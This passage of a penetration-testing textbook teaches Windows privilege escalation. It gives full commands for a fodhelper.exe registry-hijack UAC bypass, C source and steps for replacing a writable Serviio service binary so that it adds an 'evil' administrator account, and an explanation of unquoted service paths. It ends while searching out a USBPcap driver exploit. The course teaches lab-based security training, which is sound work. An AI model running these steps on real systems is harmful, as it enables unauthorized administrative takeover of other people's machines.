



Figure 283: Procmon filter by Path

Applying this additional filter produces the following results:



The screenshot shows the main Process Monitor window with the following details:

- File Edit Event Filter Tools Options Help**
- Time** (dropdown menu)
- Process Name**: fodhelper.exe
- PID**: 4976
- Operation**: RegOpenKey
- Path**: HKCU\Software\Classes\ms-settings\Application
- Result**: NAME NOT FOUND
- Detail**: Desired Access: Query Value

This pattern repeats for many entries, with the last visible entry being:

- Path**: HKCU\Software\Classes\ms-settings\Shell\Open\Command
- Result**: NAME NOT FOUND
- Detail**: Desired Access: Query Value

At the bottom, it says "Showing 274 of 1,933,751 events (0.014%) Backed by virtual memory".

Figure 284: fodhelper.exe looking for command value

According to this output, we see something rather interesting. The **fodhelper.exe** application attempts to query the **HKCU:\Software\Classes\ms-settings\shell\open\command** registry key, which does not appear to exist.

In order to better understand why this is happening and what exactly this registry key is used for, we'll modify our check under the **Path** and look specifically for any access to entries that contain **ms-settings\shell\open\command**. If the process can successfully access that key in some other hive, the results will provide us with more clues.

Time ...	Process Name	PID	Operation	Path	Result	Detail
11:01:...	fodhelper.exe	42648	RegQueryValue	HKCR\ms-settings\Shell\Open\CommandStateHandler	NAME NOT FOUND	Length: 90
11:01:...	fodhelper.exe	42648	RegQueryValue	HKCR\ms-settings\Shell\Open\CommandFlags	NAME NOT FOUND	Length: 16
11:01:...	fodhelper.exe	42648	RegOpenKey	HKCU\Software\Classes\ms-settings\Shell\Open\command	NAME NOT FOUND	Desired Access: Query Value
11:01:...	fodhelper.exe	42648	RegOpenKey	HKCR\ms-settings\Shell\Open\command	SUCCESS	Desired Access: Query Value
11:01:...	fodhelper.exe	42648	RegQueryKey	HKCR\ms-settings\Shell\Open\Command	SUCCESS	Query: Name
11:01:...	fodhelper.exe	42648	RegQueryKey	HKCR\ms-settings\Shell\Open\Command	SUCCESS	Query: HandleTags, Handle...
11:01:...	fodhelper.exe	42648	RegOpenKey	HKCU\Software\Classes\ms-settings\Shell\Open\Command	NAME NOT FOUND	Desired Access: Maximum A...
11:01:...	fodhelper.exe	42648	RegQueryValue	HKCR\ms-settings\Shell\Open\Command\DelegateExecute	BUFFER OVERFLOW	Length: 12
11:01:...	fodhelper.exe	42648	RegCloseKey	HKCR\ms-settings\Shell\Open\Command	SUCCESS	
11:01:...	fodhelper.exe	42648	RegQueryValue	HKCR\ms-settings\Shell\Open\CommandStateHandler	SUCCESS	
11:01:...	fodhelper.exe	42648	RegOpenKey	HKCU\Software\Classes\ms-settings\Shell\Open\command	NAME NOT FOUND	Length: 90
11:01:...	fodhelper.exe	42648	RegOpenKey	HKCR\ms-settings\Shell\Open\command	SUCCESS	Desired Access: Query Value
11:01:...	fodhelper.exe	42648	RegQueryKey	HKCR\ms-settings\Shell\Open\Command	SUCCESS	Query: Name
11:01:...	fodhelper.exe	42648	RegQueryKey	HKCR\ms-settings\Shell\Open\Command	SUCCESS	Query: HandleTags, Handle...
11:01:...	fodhelper.exe	42648	RegOpenKey	HKCU\Software\Classes\ms-settings\Shell\Open\Command	NAME NOT FOUND	Desired Access: Maximum A...
11:01:...	fodhelper.exe	42648	RegQueryValue	HKCR\ms-settings\Shell\Open\Command\DelegateExecute	SUCCESS	Type: REG_SZ, Length: 78....
11:01:...	fodhelper.exe	42648	RegCloseKey	HKCR\ms-settings\Shell\Open\Command	SUCCESS	

Showing 17 of 355,807 events (0.0047%) Backed by virtual memory

Figure 285: Shell\open\command execution path

This output contains an interesting result. When fodhelper does not find the ms-settings\shell\open\command registry key in HKCU, it immediately tries to access the same key in the HKEY_CLASSES_ROOT (HKCR) hive.⁵¹⁸ Since that entry does exist, the access is successful.

If we search for HKCR:ms-settings\shell\open\command in the registry, we find a valid entry:

Computer\HKEY_CLASSES_ROOT\ms-settings\Shell\Open\Command			
	Name	Type	Data
> MsRdpWebAccess.MsR	(Default)	REG_SZ	(value not set)
> ms-retaildemo-launch1	DelegateExecute	REG_SZ	{4ed3a719-cea8-4bd9-910d-e252f997afc2}

Figure 286: DelegateExecute registry entry

Based on this observation, and after searching the MSDN documentation⁵¹⁹ for this registry key format (*application-name\shell\open*), we can infer that fodhelper is opening a section of the Windows Settings application (likely the Manage Optional Features presented to the user when fodhelper is launched) through the ms-settings: application protocol.⁵²⁰ An application protocol on

⁵¹⁸ (Microsoft, 2018), <https://docs.microsoft.com/en-us/windows/win32/sysinfo/hkey-classes-root-key>

⁵¹⁹ (Microsoft, 2018), <https://docs.microsoft.com/en-us/windows/win32/shell/launch>

⁵²⁰ (Eric Law, 2011), <https://blogs.msdn.microsoft.com/ieinternals/2011/07/13/understanding-protocols/>



Windows defines the executable to launch when a particular URL is used by a program. These URL-Application mappings can be defined through Registry entries similar to the *ms-setting* key we found in HKCR (Figure 286 above). In this particular case, the application protocol schema for *ms-settings* passes the execution to a COM⁵²¹ object rather than to a program. This can be done by setting the *DelegateExecute* key value⁵²² to a specific COM class ID as detailed in the MSDN documentation.

This is definitely interesting because fodhelper tries to access the *ms-setting* registry key within the HKCU hive first. Previous results from Process Monitor clearly showed that this key does not exist in HKCU, but we should have the necessary permissions to create it. This could allow us to hijack the execution through a properly formatted protocol handler. Let's try to add this key with the *REG*⁵²³ utility:

```
C:\Users\admin> REG ADD HKCU\Software\Classes\ms-settings\Shell\Open\command  
The operation completed successfully.
```

C:\Users\admin>

Listing 560 - Adding the command value to the registry

Once we have added the registry key, we will clear all the results from Process Monitor (using the icon highlighted in Figure 287), restart **fodhelper.exe**, and monitor the process activity:

Figure 287: Clearing the output of Process Monitor

Please note that clearing the output display does NOT clear the filters we created. They are saved and we do not need to recreate them.

⁵²¹ (Microsoft 2018). <https://docs.microsoft.com/en-us/windows/win32/com/the-component-object-model>

⁵²² (Microsoft, 2018). <https://docs.microsoft.com/en-us/windows/win32/api/shellapi/nf-shellapi-shellexecuteexw>

⁵²³ (Microsoft, 2017), <https://docs.microsoft.com/en-us/windows-server/administration/windows-commands/reg-add>




Figure 288: Getting the output of Process Monitor again

The figure above shows that, this time, **fodhelper.exe** attempts to query a value (**DelegateExecute**) stored in our newly-created **command** key. This did not happen before we created our fake application protocol key. However, since we do not want to hijack the execution through a COM object, we'll add a **DelegateExecute** entry, leaving its value empty. Our hope is that when fodhelper discovers this empty value, it will follow the MSDN specifications for application protocols and will look for a program to launch specified in the **Shell\Open\command\Default** key entry.

We will use **REG ADD** with the **/v** argument to specify the value name and **/t** to specify the type:

```
C:\Users\admin> REG ADD HKCU\Software\Classes\ms-settings\Shell\Open\command /v DelegatedExecute /t REG_SZ  
The operation completed successfully.
```

Listing 561 - Adding the DelegateExecute value to the command registry key

In order to verify that fodhelper successfully accesses the DelegateExecute entry we have just added, we will remove the “NAME NOT FOUND” filter and replace it with “SUCCESS” to show only successful operations and restart the process again:




Figure 289: fodhelper.exe inspecting the (Default) value under the command registry key

As expected, fodhelper finds the new DelegateExecute entry we added, but since its value is empty, it also looks for the *(Default)* entry value of the **Shell\open\command** registry key. The *(Default)*


entry value is created as null automatically when adding any registry key. We will follow the application protocol specifications and replace the empty (*Default*) value with an executable of our choice, **cmd.exe**. This should force fodhelper to handle the *ms-settings*: protocol with our own executable!

In order to test this theory, we'll set our new registry value. We'll also specify the new registry value with **/d "cmd.exe"** and **/f** to add the value silently.

```
C:\Users\admin> REG ADD HKCU\Software\Classes\ms-settings\Shell\Open\command /d "cmd.exe" /f
The operation completed successfully.
```

Listing 562 - Setting the (Default) value to cmd.exe

After setting the value and running **fodhelper.exe** once again, we are presented with a command shell:



Group Name	Type	SID	Attributes
Everyone	Well-known group	S-1-1-0	Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Local account and member of Administrators group	Well-known group	S-1-5-114	Mandatory group, Enabled by default, Enabled group
BUILTIN\Administrators	Alias	S-1-5-32-544	Mandatory group, Enabled by default, Enabled group, Group owner
BUILTIN\Users	Alias	S-1-5-32-545	Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\REMOTE INTERACTIVE LOGON	Well-known group	S-1-5-14	Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\INTERACTIVE	Well-known group	S-1-5-4	Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users	Well-known group	S-1-5-11	Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization	Well-known group	S-1-5-15	Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Local account	Well-known group	S-1-5-113	Mandatory group, Enabled by default, Enabled group
LOCAL	Well-known group	S-1-2-0	Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication	Well-known group	S-1-5-64-10	Mandatory group, Enabled by default, Enabled group
Mandatory Label\High Mandatory Level	Label	S-1-16-12288	

Figure 290: Spawning a high privileged cmd.exe via fodhelper.exe

The output of the **whoami /groups** command indicates that this is a high-integrity command shell. Next, we'll attempt to change the admin password to see if we can successfully bypass UAC:

```
C:\Windows\system32> net user admin Ev!lpass
The command completed successfully.
```

Listing 563 - Successfully changing the password of the admin user after spawning cmd.exe with high integrity via fodhelper.exe

The password change is successful and we have successfully bypassed UAC!

This attack not only demonstrates a terrific UAC bypass, but also reveals a process that we could use to discover similar bypasses.

18.2.3.2 Exercise

1. Log in to your Windows client as the admin user and attempt to bypass UAC using the application and technique covered above.

18.2.4 Insecure File Permissions: Serviio Case Study

As previously mentioned, a common way to elevate privileges on a Windows system is to exploit insecure file permissions on services that run as `nt authority\system`.

For example, consider a scenario in which a software developer creates a program that runs as a Windows service. During the installation, the developer does not secure the permissions of the program, allowing full read and write access to all members of the `Everyone`⁵²⁴ group. As a result, a lower-privileged user could replace the program with a malicious one. When the service is restarted or the machine is rebooted, the malicious file will be executed with SYSTEM privileges.

This type of vulnerability exists on our Windows client. Let's validate the vulnerability and exploit it.

In one of the previous sections, we showed how to list running services with `tasklist`. Alternatively, we could use the PowerShell `Get-WmiObject` cmdlet with the `win32_service` WMI class. In this example, we will pipe the output to `Select-Object` to display the fields we are interested in and use `Where-Object` to display running services (`$_._State -like 'Running'`):

PS C:\Users\student> Get-WmiObject win32_service Select-Object Name, State, PathName Where-Object {\$_._State -like 'Running'}		
Name	State	PathName
---	---	-----
AudioEndpointBuilder	Running	C:\Windows\System32\svchost.exe -k LocalSystemNetworkRes
Audiosrv	Running	C:\Windows\System32\svchost.exe -k LocalServiceNetworkRe
...		
Power	Running	C:\Windows\system32\svchost.exe -k DcomLaunch
ProfSvc	Running	C:\Windows\system32\svchost.exe -k netsvcs
RpcEptMapper	Running	C:\Windows\system32\svchost.exe -k RPCSS
RpcSs	Running	C:\Windows\system32\svchost.exe -k rpcss
SamSs	Running	C:\Windows\system32\lsass.exe
Schedule	Running	C:\Windows\system32\svchost.exe -k netsvcs
SENS	Running	C:\Windows\system32\svchost.exe -k netsvcs
Serviio	Running	C:\Program Files\Serviio\bin\ServiioService.exe
ShellWDetection	Running	C:\Windows\System32\svchost.exe -k netsvcs
...		

Listing 564 - Listing running services on Windows using PowerShell

Based on this output, the Serviio service stands out as it is installed in the **Program Files** directory. This means the service is user-installed and the software developer is in charge of the directory structure as well as permissions of the software. These circumstances make it more prone to this type of vulnerability.

⁵²⁴ (Microsoft, 2019), <https://docs.microsoft.com/en-us/windows/win32/secauthz/well-known-sids>

As a next step, we'll enumerate the permissions on the target service with the `icacls`⁵²⁵ Windows utility. This utility will output the service's Security Identifiers (or SIDs⁵²⁶) followed by a permission mask, which are defined in the `icacls` documentation.⁵²⁷ The most relevant masks and permissions are listed below:

Mask	Permissions
F	Full access
M	Modify access
RX	Read and execute access
R	Read-only access
W	Write-only access

Table 7 - `icacls` permissions mask

We can run `icacls`, passing the full service name as an argument. The command output will enumerate the associated permissions:

```
C:\Users\student> icacls "C:\Program Files\Serviio\bin\ServiioService.exe"
C:\Program Files\Serviio\bin\ServiioService.exe BUILTIN\USERS:(I)(F)
                                                NT AUTHORITY\SYSTEM:(I)(F)
                                                BUILTIN\Administrators:(I)(F)
                                                APPLICATION PACKAGE AUTHORITY\ALL APPL
                                                ICATION PACKAGES:(I)(RX)

Successfully processed 1 files; Failed processing 0 files
```

Listing 565 - icacls output for the ServiioService.exe service

As suspected, the permissions associated with the **ServiioService.exe** executable are quite interesting. Specifically, it appears that any user (BUILTIN\Users) on the system has full read and write access to it. This is a serious vulnerability.⁵²⁸

In order to exploit this type of vulnerability, we can replace **ServiioService.exe** with our own malicious binary and then trigger it by restarting the service or rebooting the machine.

We'll demonstrate this attack with an example. The following C code will create a user named "evil" and add that user to the local Administrators group using the `system`⁵²⁹ function. The compiled version of this code will serve as our malicious binary:

```
#include <stdlib.h>

int main ()
{
    int i;

    i = system ("net user evil Ev!lpass /add");
    i = system ("net localgroup administrators evil /add");
```

⁵²⁵ (Microsoft, 2018), <https://docs.microsoft.com/en-us/windows-server/administration/windows-commands/icacls>

⁵²⁶ (Microsoft, 2017), <https://support.microsoft.com/en-us/help/243330/well-known-security-identifiers-in-windows-operating-systems>

⁵²⁷ (Microsoft, 2018), <https://docs.microsoft.com/en-us/windows-server/administration/windows-commands/icacls#remarks>

⁵²⁸ (Gjoko Krstic, 2017), <https://www.exploit-db.com/exploits/41959/>

⁵²⁹ (Microsoft, 2016), <https://docs.microsoft.com/en-us/cpp/c-runtime-library/reference/system-wsystem?view=vs-2019>

```
    return 0;
}
```

Listing 566 - adduser.c code

Next, we'll cross-compile⁵³⁰ the code on our Kali machine with **i686-w64-mingw32-gcc**, using **-o** to specify the name of the compiled executable:

```
kali@kali:~$ i686-w64-mingw32-gcc adduser.c -o adduser.exe
```

Listing 567 - Compiling the adduser.c code

We can transfer it to our target and replace the original ServiioService.exe binary with our malicious copy:

```
C:\Users\student> move "C:\Program Files\Serviio\bin\ServiioService.exe" "C:\Program F
iles\Serviio\bin\ServiioService_original.exe"
 1 file(s) moved.

C:\Users\student> move adduser.exe "C:\Program Files\Serviio\bin\ServiioService.exe"
 1 file(s) moved.

C:\Users\student> dir "C:\Program Files\Serviio\bin\"
Volume in drive C has no label.
Volume Serial Number is 56B9-BB74

Directory of C:\Program Files\Serviio\bin

01/26/2018  07:21 AM      <DIR>          .
01/26/2018  07:21 AM      <DIR>          ..
12/04/2016  08:30 PM           867 serviio.bat
01/26/2018  07:19 AM           48,373 ServiioService.exe
12/04/2016  08:30 PM           10 ServiioService.exe.vmoptions
12/04/2016  08:30 PM           413,696 ServiioService_original.exe
 4 File(s)           462,946 bytes
 2 Dir(s)   3,826,667,520 bytes free
```

Listing 568 - Replacing the ServiioService.exe binary with our malicious file

In order to execute the binary, we can attempt to restart the service.

```
C:\Users\student> net stop Serviio
System error 5 has occurred.
```

```
Access is denied.
```

Listing 569 - Attempting to restart the service and reboot the machine

Unfortunately, it seems that we do not have enough privileges to stop the Serviio service. This is expected as most services are managed by administrative users.

Since we do not have permission to manually restart the service, we must consider another approach. If the service is set to "Automatic", we may be able to restart the service by rebooting the

⁵³⁰ (Wikipedia, 2019), https://en.wikipedia.org/wiki/Cross_compiler

machine. Let's check the start options of the Serviio service with the help of the Windows Management Instrumentation Command-line:⁵³¹

```
C:\Users\student>wmic service where caption="Serviio" get name, caption, state, startmode
Caption  Name      StartMode  State
Serviio  Serviio   Auto      Running
```

Listing 570 - Showing the StartMode of the vulnerable service

This service will automatically start after a reboot. Now, let's use the **whoami** command to determine if our current user has the rights to restart the system:

```
C:\Users\student>whoami /priv
```

PRIVILEGES INFORMATION

Privilege Name	Description	State
SeShutdownPrivilege	Shut down the system	Disabled
SeChangeNotifyPrivilege	Bypass traverse checking	Enabled
SeUndockPrivilege	Remove computer from docking station	Disabled
SeIncreaseWorkingSetPrivilege	Increase a process working set	Disabled
SeTimeZonePrivilege	Change the time zone	Disabled

Listing 571 - Checking for reboot privileges

The listing above shows that our user has been granted shutdown privileges (**SeShutdownPrivilege**)⁵³² (among others) and therefore we should be able to initiate a system shutdown or reboot. Note that the *Disabled* state only indicates if the privilege is currently enabled for the running process. In our case, it means that **whoami** has not requested, and hence is not currently using, the **SeShutdownPrivilege** privilege.

If the **SeShutdownPrivilege** was not present, we would have to wait for the victim to manually start the service, which would be much less convenient for us.

Let's go ahead and reboot (**/r**) in zero seconds (**/t 0**):

```
C:\Users\student\Desktop> shutdown /r /t 0
```

Listing 572 - Rebooting the machine

Now that the reboot is complete, we should be able to log in to the target machine using the username "evil" with a password of "Ev!lpass". After that, we can confirm that the evil user is part of the local Administrators group with the **net localgroup** command.

```
C:\Users\evil> net localgroup Administrators
Alias name      Administrators
Comment        Administrators have complete and unrestricted access to the computer/domain

Members
```

⁵³¹ (Microsoft, 2018), <https://docs.microsoft.com/en-us/windows/win32/wmisdk/wmic>

⁵³² (Microsoft, 2019), <https://docs.microsoft.com/en-us/windows/win32/secauthz/privilege-constants>

```

admin
Administrator
corp\Domain Admins
corp\offsec
evil
The command completed successfully.
  
```

Listing 573 - The "evil" user is a member of the Administrators group

Very Nice. We have used the insecure file permissions to replace the service program with our own malicious binary which, when run, granted us Administrative access to the system.

18.2.4.1 Exercises

1. Log in to your Windows client as an unprivileged user and attempt to elevate your privileges to SYSTEM using the above vulnerability and technique.
2. Attempt to get a remote system shell rather than adding a malicious user.

18.2.5 Leveraging Unquoted Service Paths

Another interesting attack vector that can lead to privilege escalation on Windows operating systems revolves around *unquoted service paths*.⁵³³ We can use this attack when we have write permissions to a service's main directory and subdirectories but cannot replace files within them. Please note that this section of the module will not be reproducible on your dedicated client. However, you will be able to use this technique on various hosts inside the lab environment.

As we have seen in the previous section, each Windows service maps to an executable file that will be run when the service is started. Most of the time, services that accompany third party software are stored under the C:\Program Files directory, which contains a space character in its name. This can potentially be turned into an opportunity for a privilege escalation attack.

When using file or directory paths that contain spaces, the developers should always ensure that they are enclosed by quotation marks.⁵³⁴ This ensures that they are explicitly declared. However, when that is not the case and a path name is unquoted, it is open to interpretation. Specifically, in the case of executable paths, anything that comes after each whitespace character will be treated as a potential argument or option for the executable.

For example, imagine that we have a service stored in a path such as C:\Program Files\My Program\My Service\service.exe. If the service path is stored *unquoted*, whenever Windows starts the service it will attempt to run an executable from the following paths:

```

C:\Program.exe
C:\Program Files\My.exe
C:\Program Files\My Program\My.exe
C:\Program Files\My Program\My service\service.exe
  
```

Listing 574 - Example of how Windows will try to locate the correct path of an unquoted service

In this example, Windows will search each “interpreted location” in an attempt to find a valid executable path. In order to exploit this and subvert the original unquoted service call, we must

⁵³³ (Andrew Freeborn, 2016), <https://www.tenable.com/sc-report-templates/microsoft-windows-unquoted-service-path-vulnerability>

⁵³⁴ (Microsoft, 2018), <https://support.microsoft.com/en-us/help/102739/long-filenames-or-paths-with-spaces-require-quotation-marks>

create a malicious executable, place it in a directory that corresponds to one of the interpreted paths, and name it so that it also matches the interpreted filename. Then, when the service runs, it should execute our file with the same privileges that the service starts as. Often, this happens to be the NT\SYSTEM account, which results in a successful privilege escalation attack.

For example, we could name our executable **Program.exe** and place it in **C:**, or name it **My.exe** and place it in **C:\Program Files**. However, this would require some unlikely write permissions since standard users do not have write access to these directories by default.

It is more likely that the software's main directory (**C:\Program Files\My Program** in our example) or subdirectory (**C:\Program Files\My Program\My service**) is misconfigured, allowing us to plant a malicious **My.exe** binary.

Although this vulnerability requires a specific combination of requirements, it is easily exploitable and a privilege escalation attack vector worth considering.

18.2.6 Windows Kernel Vulnerabilities: USBPcap Case Study

In the previous **fodhelper.exe** example, we leveraged an application-based vulnerability to bypass UAC. In this section, we will demonstrate a privilege escalation that relies on a kernel driver vulnerability. Once again, this section of the module will not be reproducible on your dedicated client, but you will be able to use this technique against various hosts inside the lab environment.

When attempting to exploit system-level software (such as drivers or the kernel itself), we must pay careful attention to several factors including the target's operating system, version, and architecture. Failure to accurately identify these factors can trigger a Blue Screen of Death (BSOD)⁵³⁵ while running the exploit. This can adversely affect the client's production system and deny us access to a potentially valuable target.

Considering the level of care we must take, in the following example we will first determine the version and architecture of the target operating system.

```
C:\> systeminfo | findstr /B /C:"OS Name" /C:"OS Version" /C:"System Type"
OS Name: Microsoft Windows 7 Professional
OS Version: 6.1.7601 Service Pack 1 Build 7601
System Type: X86-based PC
```

Listing 575 - Checking the version and architecture of our target

The output of the command reveals that our target is running Windows 7 SP1 on an x86 processor.

At this point, we could attempt to locate a native kernel vulnerability for Windows 7 SP1 x86 and use it to elevate our privileges. However, third-party driver exploits are more common. As such, we should always attempt to investigate this attack surface first before resorting to more difficult attacks.

To do this, we'll first enumerate the drivers that are installed on the system:

Module Name	Display Name	Description	Driver Type	Start M

⁵³⁵ (Wikipedia, 2019), https://en.wikipedia.org/wiki/Blue_Screen_of_Death

```

ode State      Status      Accept Stop Accept Pause Paged Pool Code(bytes BSS(by
Link Date          Path
es
=====
== ===== ===== ===== ===== ===== ===== ===== ===== ===== ===== ===== =====
=====
== ===== ===== ===== ===== ===== ===== ===== ===== ===== ===== ===== =====
=====
== ===== ===== ===== ===== ===== ===== ===== ===== ===== ===== ===== =====
=====
ACPI      Microsoft ACPI Driver  Microsoft ACPI Driver  Kernel      Boot
        Running     OK       TRUE      FALSE    77,824   143,360     0
11/20/2010 12:37:52 AM C:\Windows\system32\drivers\ACPI.sys           8,192
...
USBPcap      USBPcap Capture Servic USBPcap Capture Servic Kernel      Manual
        Stopped    OK       FALSE      FALSE    7,040     9,600     0
10/2/2015 2:08:15 AM   C:\Windows\system32\DRIVERS\USBPcap.sys           2,176
...

```

Listing 576 - Listing all installed drivers

The output primarily consists of typical Microsoft-installed drivers and a very limited number of third party drivers such as USBPcap. It's important to note that even though this driver is marked as stopped, we may still be able to interact with it, as it is still loaded in the kernel memory space.

Since Microsoft-installed drivers have a rather rigorous patch cycle, third-party drivers often present a more tempting attack surface. For example, let's search for USBPcap in the Exploit Database:

```

kali@kali:~# searchsploit USBPcap
-----
Exploit Title | Path
| (/usr/share/exploitdb/)

USBPcap 1.1.0.0 (Wireshark 2.2.5) - Lo | exploits/windows/local/41542.c
-----
```

Listing 577 - searchsploit output for "USBPcap" search

The output reports that there is one exploit available for USBPcap. As shown in Listing 578, this particular exploit⁵³⁶ targets our operating system version, patch level, and architecture. However, it depends on a particular version of the driver, namely USBPcap version 1.1.0.0, which is installed along with Wireshark 2.2.5.

Exploit Title	- USBPcap Null Pointer Dereference Privilege Escalation
Date	- 07th March 2017
